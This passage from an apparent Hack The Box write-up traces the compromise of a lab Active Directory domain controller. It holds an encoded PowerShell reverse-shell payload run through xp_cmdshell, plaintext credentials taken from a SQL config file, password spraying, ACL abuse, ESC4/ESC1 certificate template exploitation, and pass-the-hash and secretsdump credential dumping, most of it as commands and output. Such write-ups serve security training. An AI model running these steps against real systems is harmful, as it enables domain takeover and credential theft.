
2. Furthermore, I used hashcat to crack the hash:
croc@hacker$ hashcat --help | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                                  | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                             | Network Protocol
   5600 | NetNTLMv2                                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                                             | Network Protocol
   1000 | NTLM                                                       | Operating System

croc@hacker$ hashcat -m 5600 netNTLMv2_hash.txt /usr/share/wordlists/rockyou.txt
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::SEQUEL:aaaaaaaaaaaaaaaa:9e835981de5c505539...000000
Time.Started.....: Tue Jan 14 13:41:57 2025 (1 min, 6 secs)
Time.Estimated...: Tue Jan 14 13:43:03 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   230.3 kH/s (1.40ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2121216a696d212121] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 43%

Started: Tue Jan 14 13:41:48 2025
Stopped: Tue Jan 14 13:43:05 2025
3. However, that didn't crack so let's move on to the second possibility.
Reverse Shell
Now, there are a number of different ways to get a reverse shell here as we have command execution. I used Villian to obtain a reverse shell in this case because I want to try out some new tools.
Step#1: Fire up Villian & Generate the Payload
croc@hacker:/opt/Villain$ sudo python3 Villain.py

    ┬  ┬ ┬ ┬  ┬  ┌─┐ ┬ ┌┐┌
    └┐┌┘ │ │  │  ├─┤ │ │││
     └┘  ┴ ┴─┘┴─┘┴ ┴ ┴ ┘└┘
                 Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on GitHub, X, YT: @t3l3machus
[Meta] Thank you!

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Reverse TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

[Info] Welcome! Type "help" to list available commands.

Villain > generate payload=windows/reverse_tcp/powershell lhost=10.10.16.32 encode
Generating payload...
powershell -ep bypass -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAUABTAEgATwBNAEUAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAewAkAGMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAxADAALgAxADYALgAzADIAJwAsADQANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAfQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4A
Copied to clipboard!
Step#2: Execute the Payload
I executed the above payload using xp_cmdshell:
SQL> enable_xp_cmdshell
[*] INFO(DC01SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC01SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.

SQL> xp_cmdshell powershell -ep bypass -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAUABTAEgATwBNAEUAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAewAkAGMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAxADAALgAxADYALgAzADIAJwAsADQANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAfQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4A
Step#3: Session Established
We got a reverse shell session back:
Villain >
[Shell] 0501eb-dcc6db-67c8eb - New session established -> 10.10.11.51 at 2025-01-15 00:01:56.
Villain > sessions

Session ID            IP Address   OS Type  User            Owner  Status
--------------------  -----------  -------  --------------  -----  ------
0501eb-dcc6db-67c8eb  10.10.11.51  Windows  SEQUELsql_svc  Self   Active

Villain > shell 0501eb-dcc6db-67c8eb

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.

PS C:Windowssystem32> whoami
sequelsql_svc
Shell as Ryan
SQL Configuration File
1. I found the SQL2019 directory in the C: drive. It really looks out of place so that might be interesting to look into!
PS C:Windowssystem32> cd ../..
PS C:> dir


    Directory: C:


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---         1/4/2025   7:11 AM                Program Files
d-----         6/9/2024   8:37 AM                Program Files (x86)
d-----         6/8/2024   3:07 PM                SQL2019
d-----        1/14/2025   9:47 PM                temp
d-r---         6/9/2024   6:42 AM                Users
d-----         1/4/2025   8:10 AM                Windows
2. In the SQL2019 > ExpressAdv_ENU directory, I found the sql-Configuration.INI file which is the configuration file for the SQL Server setup. This file can be really juicy!
PS C:> cd SQL2019
PS C:SQL2019> dir


    Directory: C:SQL2019


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/3/2025   7:29 AM                ExpressAdv_ENU


PS C:SQL2019> cd ExpressAdv_ENU
PS C:SQL2019ExpressAdv_ENU> dir


    Directory: C:SQL2019ExpressAdv_ENU


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/8/2024   3:07 PM                1033_ENU_LP
d-----         6/8/2024   3:07 PM                redist
d-----         6/8/2024   3:07 PM                resources
d-----         6/8/2024   3:07 PM                x64
-a----        9/24/2019  10:03 PM             45 AUTORUN.INF
-a----        9/24/2019  10:03 PM            788 MEDIAINFO.XML
-a----         6/8/2024   3:07 PM             16 PackageId.dat
-a----        9/24/2019  10:03 PM         142944 SETUP.EXE
-a----        9/24/2019  10:03 PM            486 SETUP.EXE.CONFIG
-a----         6/8/2024   3:07 PM            717 sql-Configuration.INI
-a----        9/24/2019  10:03 PM         249448 SQLSETUPBOOTSTRAPPER.DLL
3. In the configuration file, I found a new password which is likely for user sql_svc. However, there is a possibility of this password being reused as well.
PS C:SQL2019ExpressAdv_ENU> Get-Content sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT ServiceReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITYNETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUELsql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUELAdministrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
Spraying the Password
I performed a password spray attack using the newly discovered password and successfully authenticated as the user ryan:
croc@hacker$ nxc smb 10.10.11.51 -u users.txt -p WqSZAF6CysDQbGb3 --continue-on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] SEQUELmichael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] SEQUELryan:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-] SEQUELoscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] SEQUELsql_svc:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-] SEQUELrose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] SEQUELca_svc:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
evil-winrm access
As ryan is a Remote Management User and the fact that port 5985/tcp is open, we can gain shell access through evil-winrm:
croc@hacker:~/HTB/Escapetwo$ evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:UsersryanDocuments> whoami
sequelryan
User.txt
*Evil-WinRM* PS C:Usersryandesktop> ls


    Directory: C:Usersryandesktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/14/2025   9:38 PM             34 user.txt


*Evil-WinRM* PS C:Usersryandesktop> type user.txt
29d62fe*************************
Shell as Root
Reviewing BloodHound Graph

Whenever you pivot to a new user, it's always a good practice to revisit the BloodHound Graphs. I marked ryan as owned & found that it has First Degree Object Control over ca_svc with WriteOwner privilege.
This means that ryan can modify or change the owner of ca_svc user account.
Theory Time!
First Degree Object Control
Every object in AD (e.g., users, groups, computers) has a Discretionary Access Control List (DACL). This DACL contains Access Control Entries (ACEs), which define who can do what to the object.
Normally, permissions are assigned to groups rather than individual users. However, if a user is explicitly listed in the ACEs of an object, it has First Degree Object Control over that object.
First Degree Object Control allows a user or group to directly control a target object in Active Directory, such as another user, group, or computer based on the permissions assigned to it via DACL of the target object. This control is independent of group membership. Even if the user is removed from all groups, it can still control that object.
WriteOwner Permission
Assume a user bob is listed in the DACL of another user john with writeowner permission. This means that bob can change the ownership of john's account to themselves or another principal. Once bob owns john's account, they can modify the DACL of john's account to grant themselves additional permissions, such as Reset Password or Full Control. This can be utilized by an attacker to move laterally.
Abusing WriteOwner
Step#1: Change the Owner
I used impacket-owneredit to change the owner of ca_svc user object to ryan.
croc@hacker$ impacket-owneredit -action write -new-owner 'ryan' -target 'ca_svc' -dc-ip 10.10.11.51 'sequel.htb/ryan:WqSZAF6CysDQbGb3' 2>/dev/null
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
Step#2: Modify the DACL
I modified the permissions for Principal ryan to have full control over ca_svc object.
croc@hacker:~$ impacket-dacledit -action write -rights 'FullControl' -principal 'ryan' -target 'ca_svc' -dc-ip '10.10.11.51' 'sequel.htb/ryan:WqSZAF6CysDQbGb3' 2>/dev/null
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250117-100801.bak
[*] DACL modified successfully!
Step#3: Password Reset
Using bloodyAD, I changed the password for the ca_svc account.
croc@hacker:~/HTB/escape2$ bloodyAD -u 'ryan' -p 'WqSZAF6CysDQbGb3' -d 'sequel.htb' --host '10.10.11.51' set password 'ca_svc' 'Pass@1234'
[+] Password changed successfully!
Step#4: Verifying the Change
The password reset was verified using nxc. Hence, we have full control over the ca_svc account.

However, note that there might be a scheduled task that resets everything because the authentication failed upon trying again after some time. So, repeat the above steps to change the password again when needed.

Way Forward
BloodHound
After owning the ca_svc account, I found that the ca_svc account is the part of the Cert Publishers Group.

According to Microsoft, this group:
The documentation isn't really clear but this necessarily means that the members of this group have write access to the userCertificate attribute of users and computers.
Enumerating AD CS
Identify AD CS
A quick way to verify the presence of AD CS is using netexec(works both for ryan and ca_svc):
croc@hacker:~$ nxc ldap 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3 -M adcs
LDAP        10.10.11.51     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
LDAP        10.10.11.51     389    DC01             [+] sequel.htbryan:WqSZAF6CysDQbGb3
ADCS        10.10.11.51     389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.11.51     389    DC01             Found PKI Enrollment Server: DC01.sequel.htb
ADCS        10.10.11.51     389    DC01             Found CN: sequel-DC01-CA
It finds the same CA as we found in our nmap scan, confirming the presence of AD CS.
Identify Vulnerable Template
I used certipy-ad to enumerate the enabled and vulnerable certificate templates with the password of Pass@1234 we set above for ca_svc:
croc@hacker$ certipy-ad find -u 'ca_svc' -p 'Pass@1234' -dc-ip 10.10.11.51 -enabled -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Saved BloodHound data to '20250116105636_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250116105636_Certipy.txt'
[*] Saved JSON output to '20250116105636_Certipy.json'
A template named DunderMifflinAuthentication was detected of being vulnerable to ESC4 vulnerability:
croc@hacker$ cat 20250116105636_Certipy.txt
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTBAdministrators
      Access Rights
        ManageCertificates              : SEQUEL.HTBAdministrators
                                          SEQUEL.HTBDomain Admins
                                          SEQUEL.HTBEnterprise Admins
        ManageCa                        : SEQUEL.HTBAdministrators
                                          SEQUEL.HTBDomain Admins
                                          SEQUEL.HTBEnterprise Admins
        Enroll                          : SEQUEL.HTBAuthenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTBDomain Admins
                                          SEQUEL.HTBEnterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTBEnterprise Admins
        Full Control Principals         : SEQUEL.HTBCert Publishers
        Write Owner Principals          : SEQUEL.HTBDomain Admins
                                          SEQUEL.HTBEnterprise Admins
                                          SEQUEL.HTBAdministrator
                                          SEQUEL.HTBCert Publishers
        Write Dacl Principals           : SEQUEL.HTBDomain Admins
                                          SEQUEL.HTBEnterprise Admins
                                          SEQUEL.HTBAdministrator
                                          SEQUEL.HTBCert Publishers
        Write Property Principals       : SEQUEL.HTBDomain Admins
                                          SEQUEL.HTBEnterprise Admins
                                          SEQUEL.HTBAdministrator
                                          SEQUEL.HTBCert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\Cert Publishers' has dangerous permissions
Abusing ESC4
ESC4
To Summarize the ESC4 vulnerability:
1. ESC4 is when a user or a group has write privileges over a certificate template. ca_svc is the user in this case that has write privileges to the DunderMifflinAuthentication certificate template.
2. This, for instance, allows the user to overwrite the configuration of the certificate template to make the template vulnerable to ESC1. This is done by by enabling the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT bit in the mspki-certificate-name-flag property.
3. Now being vulnerable to ESC1, we can set an arbitrary SAN and request a certificate as the administrative user.
You can read more below:




Step#1: ESC4 to ESC1
The tool certipy-ad will do that for us by default. The -save-old parameter allows to save the old configuration, which is useful for restoring the configuration afterwards.
croc@hacker$ certipy-ad template -u 'ca_svc' -password 'Pass@1234' -dc-ip 10.10.11.51 -template DunderMifflinAuthentication -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
Now, if I enumerate the certificate templates again, I found the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT to be true making it vulnerable to ESC1:
croc@hacker:~/HTB/Escapetwo/CS$ cat 20250302015847_Certipy.txt | grep 'Enrollee Supplies Subject'
    Enrollee Supplies Subject           : True
Step#2: Request the Certificate as Administrator
We can now specify an arbitrary SAN as Administrator@sequel.htb using the -upn flag and request a certificate as the administrative user:
croc@hacker$ certipy-ad req -u 'ca_svc' -p 'Pass@1234' -dc-ip '10.10.11.51' -template 'DunderMifflinAuthentication' -upn 'Administrator@sequel.htb' -ca 'sequel-DC01-CA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 26
[*] Got certificate with UPN 'Administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Step#3: Authenticate with Domain Admin Certificate
We authenticated using the admin certificate and got his NTLM Hash:
croc@hacker$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Step#4: Revert the Changes
Although there is a scheduled task which resets everything but still we can see how we can restore the old configuration of the certificate template:
croc@hacker:~$ certipy-ad template -u 'ca_svc' -p 'Pass@1234' -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -configuration DunderMifflinAuthentication.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
Evil-WinRM as Administrator
croc@hacker$ sudo evil-winrm -i 10.10.11.51 -u 'Administrator' -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:UsersAdministratorDocuments>
You can also use psexec if you would like to:
croc@hacker$ impacket-psexec administrator@10.10.11.51 -hashes aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.51.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file EDYbflMh.exe
[*] Opening SVCManager on 10.10.11.51.....
[*] Creating service Ivmh on 10.10.11.51.....
[*] Starting service Ivmh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:Windowssystem32>
root.txt
*Evil-WinRM* PS C:UsersAdministratordesktop> ls


    Directory: C:UsersAdministratordesktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/17/2025   4:41 AM             34 root.txt


*Evil-WinRM* PS C:UsersAdministratordesktop> type root.txt
54f6209*************************
Post Root
NTDS.dit
I dumped the ntds.dit using secretsdump:
croc@hacker$ impacket-secretsdump administrator@10.10.11.51 -hashes aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x07057881f4c9d60499fd59bba9ae4929
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SEQUELDC01$:aes256-cts-hmac-sha1-96:cb5c43b6d92bb097d345a545f324f9caa4d6ef91c2f0267ecfc7ed76546a9df3
SEQUELDC01$:aes128-cts-hmac-sha1-96:eef978409ad7a2a86eef37f48de21850
SEQUELDC01$:des-cbc-md5:a892b025a1684ad9
